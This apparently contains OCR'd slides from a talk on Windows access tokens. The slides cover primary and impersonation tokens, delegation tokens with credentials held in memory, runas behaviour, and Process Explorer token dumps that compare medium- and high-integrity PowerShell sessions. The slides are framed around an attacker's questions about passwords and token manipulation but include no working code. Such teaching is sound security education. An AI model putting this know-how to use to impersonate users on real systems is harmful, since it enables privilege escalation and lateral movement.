
https://docs.microsoft.com/en-us/windows/security/identity-protection/access-control/security-principals

An Access token is not a single thing that represents a user's identity

- The same user can have different tokens and sessions in different processes/threads
- i.e: UAC (medium and high integrity processes)


powershell.exe:6284 Properties
.NET Assemblies
.NET Performance
Strings
Image
Performance
Performance Graph
Disk and Network
GPU Graph
Threads
TCP/IP
Security
Environment
User: CAPSULE\Acapaz
SID: S-1-5-21-230471041-5296587960-3724671-1106
Session: 1
Logon Session: 51318
Virtualized: No
Protected: No
Group
Flags
Authentication authority asserted identity
Mandatory
BUILTIN\Administrators
Deny
BUILTIN\Users
Mandatory
CAPSULE\Domain Users
Mandatory
CAPSULE\ITAdmins
Domain-Local, Man
CONSOLE LOGON
Mandatory
Everyone
Mandatory
LOCAL
Mandatory
Mandatory Label\Medium Mandatory Level
Integrity
NT AUTHORITY\Authenticated Users
Mandatory
NT AUTHORITY\INTERACTIVE
Mandatory
Group SID: n/a
Privilege
Flags
SeChangeNotifyPrivilege
Default Enabled
SeIncreaseWorkingSetPrivilege
Disabled
SeShutdownPrivilege
Disabled
SeTimeZonePrivilege
Disabled
SeUndockPrivilege
Disabled
Permissions
OK
Cancel


powershell.exe:5248 Properties
.NET Assemblies
.NET Performance
Strings
Image
Performance
Performance Graph
Disk and Network
GPU Graph
Threads
TCP/IP
Security
Environment
User: CAPSULE\Acapaz
SID: S-1-5-21-230471041-5296587960-3724671-1106
Session: 1
Logon Session: 512f7
Virtualized: No
Protected: No
Group
Flags
Authentication authority asserted identity
Mandatory
BUILTIN\Administrators
Owner
BUILTIN\Users
Mandatory
CAPSULE\Domain Users
Mandatory
CAPSULE\ITAdmins
Domain-Local, Man
CONSOLE LOGON
Mandatory
Everyone
Mandatory
LOCAL
Mandatory
Mandatory Label\High Mandatory Level
Integrity
NT AUTHORITY\Authenticated Users
Mandatory
NT AUTHORITY\INTERACTIVE
Mandatory
Group SID: n/a
Privilege
Flags
SeBackupPrivilege
Disabled
SeChangeNotifyPrivilege
Default Enabled
SeCreateGlobalPrivilege
Default Enabled
SeCreatePagefilePrivilege
Disabled
SeCreateSymbolicLinkPrivilege
Disabled
SeDebugPrivilege
Enabled
SeDelegateSessionUserImpersonatePrivilege
Disabled
Permissions
OK
Cancel



Passwords.txt
Object's Security Descriptor
...
DACL
ACE 1
Access Denied
S-1-5-21-domain-1004 (wint3r)
Read, Write, Execute
ACE 2
Access Allowed
S-1-5-32-544 (Administrators)
Write
Attl4s's Process
Access Token
...
Groups
S-1-5-32-544 (Administrators)
...
Wint3r's Process
Access Token
...
User SID
S-1-5-21-domain-1004

Token Types

- Primary Tokens (process tokens)
  - Every process has a primary token asociated
  - When a new process is created, the default action is to inherit the primary token of its parent

- Impersonation Tokens (thread tokens)
  - They enable a thread to run in a different context from the process that owns it
  - Usually used for client and server scenarios (service accounts)

Impersonation Tokens




Impersonation Tokens

- Impersonation Tokens have different “impersonation” levels
  - Some services may only need to identify usernames
  - Other services may need the full security context of a user

- We only care “fully impersonated” tokens (also called Delegation Tokens).

- Delegation Tokens reference to a logon session with credentials in memory
  - Created by interactive logons
  - Console logons, RunAs, PsExec with -u flag, RDP… or delegation!

User Impersonation


Do I have hashes?
Creates
Logon Session
TOKEN
User SID
Logon Session ID
Integrity
Groups
...
LSA
Creates
Auth
Auth package
UserA
HostA
Provides
Security information
Do I have passwords?
Can I manipulate interesting tokens?

Do I Have Passwords?

Runas.exe

- The process created by runas has an access token similar to one done by an interactive-logon
  - Credentials in memory

- Credentials must be verified before creating the process
  - Local users are verified through SAM
  - Domain users are verified through NTDS

- What happens when credentials can’t be verified? Runas fails

- Some Windows tools for remote management just work with SSO authentication
  - E.g. sc.exe or schtasks.exe

